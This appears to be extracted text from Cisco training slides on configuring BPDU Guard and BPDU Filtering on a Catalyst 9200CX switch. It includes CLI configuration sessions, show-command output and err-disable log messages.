

BPDU Guard

- Protect against BPDUs received on ports where they should not be received
- The receipt of unexpected BPDUs may be accidental or may be part of an unauthorized attempt to add a switch to the network

Enable BPDU Guard

```
c9200CX(config)#  
c9200CX(config)# interface GigabitEthernet 1/0/2  
c9200CX(config-if)# spanning-tree portfast  
%Warning: portfast should only be enabled on ports connected to a  
single host. Connecting hubs, concentrators, switches, bridges, etc...  
to this interface when portfast is enabled, can cause temporary  
bridging loops.  
Use with CAUTION  
  
%Portfast has been configured on GigabitEthernet1/0/2 but will only  
have effect when the interface is in a non-trunking mode.  
  
c9200CX(config-if)# spanning-tree bpduguard enable  
c9200CX(config-if)#
```

Enable BPDU Guard

- Display BPDU guard configuration information

```
c9200CX# show run interface GigabitEthernet 1/0/2
Building configuration...
```

```
Current configuration : 94 bytes
```

```
!
```

```
interface GigabitEthernet1/0/2
  spanning-tree portfast
  spanning-tree bpduguard enable
end
```

```
c9200CX#
```

What happens now?

- Trigger:
 - Any BPDU received on the port
- Action:
 - Port is error disabled (err-disabled)
 - STP removes the interface from the STP instance (interface is no longer connected)
- Recover:
 - By default:
 - You need to shut the interface down
 - And then no shut it
 - Alternatively
 - Configure error disable recovery parameters

Results of BPDU Guard

- Port is error disabled:

```
*Jul 30 08:05:38.020: %SPANTREE-2-BLOCK_BPDUGUARD: Received BPDU on port Gi1/0/2 with BPDU Guard enabled. Disabling port.
```

```
*Jul 30 08:05:38.020: %PM-4-ERR_DISABLE: bpduguard error detected on Gi1/0/2, putting Gi1/0/2 in err-disable state
```

```
*Jul 30 08:05:39.021: %LINEPROTO-5-UPDOWN: Line protocol on Interface GigabitEthernet1/0/2, changed state to down
```

```
*Jul 30 08:05:40.022: %LINK-3-UPDOWN: Interface GigabitEthernet1/0/2, changed state to down
```

Results of BPDU Guard

- Port is error disabled:

```
c9200CX# show interfaces GigabitEthernet 1/0/2 status
```

Port	Name	Status	Vlan	Duplex	Speed	Type
Gi1/0/2		err-disabled	1	auto	auto	10/100/1000BaseTX

c9200CX#



BPDU Filtering

<https://t.me/learningnets>



Scenario 2: BPDU Filtering



PortFast



BPDU Filtering Overview

- Doesn't block an interface like BPDU Guard
 - It instead filters / Blocks BPDUs
- There is a difference between interface and global configuration options

Scenario 1: BPDU Filtering Globally

- When applied globally:
 - Affects all PortFast ports that don't have BPDU Filtering configured on them
 - If BPDU received, PortFast is removed from the Port, BPDU filtering is disabled and STP sends and received BPDUs
 - Upon startup, the port transmits 10 BPDUs by default. If any BPDUs are received, PortFast and BPDU filtering are disabled

Scenario 2: BPDU Filtering Interface

- When applied on an interface:
 - Received BPDUs are ignored
 - No BPDUs are sent
 - In other words, it's like disabling spanning tree
- Be very careful using this
 - Could cause a loop

Scenario 2: BPDU Filtering



Spanning Tree before changes

```
c9200CX# show spanning-tree
```

```
VLAN0001
```

```
Spanning tree enabled protocol rstp
```

```
Root ID      Priority      4097  
Address      68e5.9e69.4d80  
This bridge is the root  
Hello Time   2 sec  Max Age 20 sec  Forward Delay 15 sec
```

```
Bridge ID    Priority      4097  (priority 4096 sys-id-ext 1)  
Address      68e5.9e69.4d80  
Hello Time   2 sec  Max Age 20 sec  Forward Delay 15 sec  
Aging Time   300 sec
```

Interface	Role	Sts	Cost	Prio.Nbr	Type
Gi1/0/2	Desg	FWD	20000	128.2	P2p
Gi1/0/4	Desg	FWD	20000	128.4	P2p

```
c9200CX#
```

Enable BPDU Filtering Globally

- Enable BPDU Filtering

```
c9200CX# conf t
c9200CX(config)# interface GigabitEthernet 1/0/2
c9200CX(config-if)# spanning-tree portfast
%Warning: portfast should only be enabled on ports connected to a single
host. Connecting hubs, concentrators, switches, bridges, etc... to this
interface when portfast is enabled, can cause temporary bridging loops.
Use with CAUTION
%Portfast has been configured on GigabitEthernet1/0/2 but will only
have effect when the interface is in a non-trunking mode.

c9200CX(config-if)# exit
c9200CX(config)# spanning-tree portfast bpdupfilter default
c9200CX(config)#
```

Result of BPDU Filtering Global config

```
c9200CX# show spanning-tree summary
Switch is in rapid-pvst mode
Root bridge for: VLAN0001
Extended system ID           is enabled
Portfast Default             is disabled
PortFast BPDU Guard Default  is disabled
Portfast BPDU Filter Default is enabled
Loopguard Default           is disabled
EtherChannel misconfig guard is enabled
UplinkFast                   is disabled
BackboneFast                 is disabled
Configured Pathcost method used is long
```
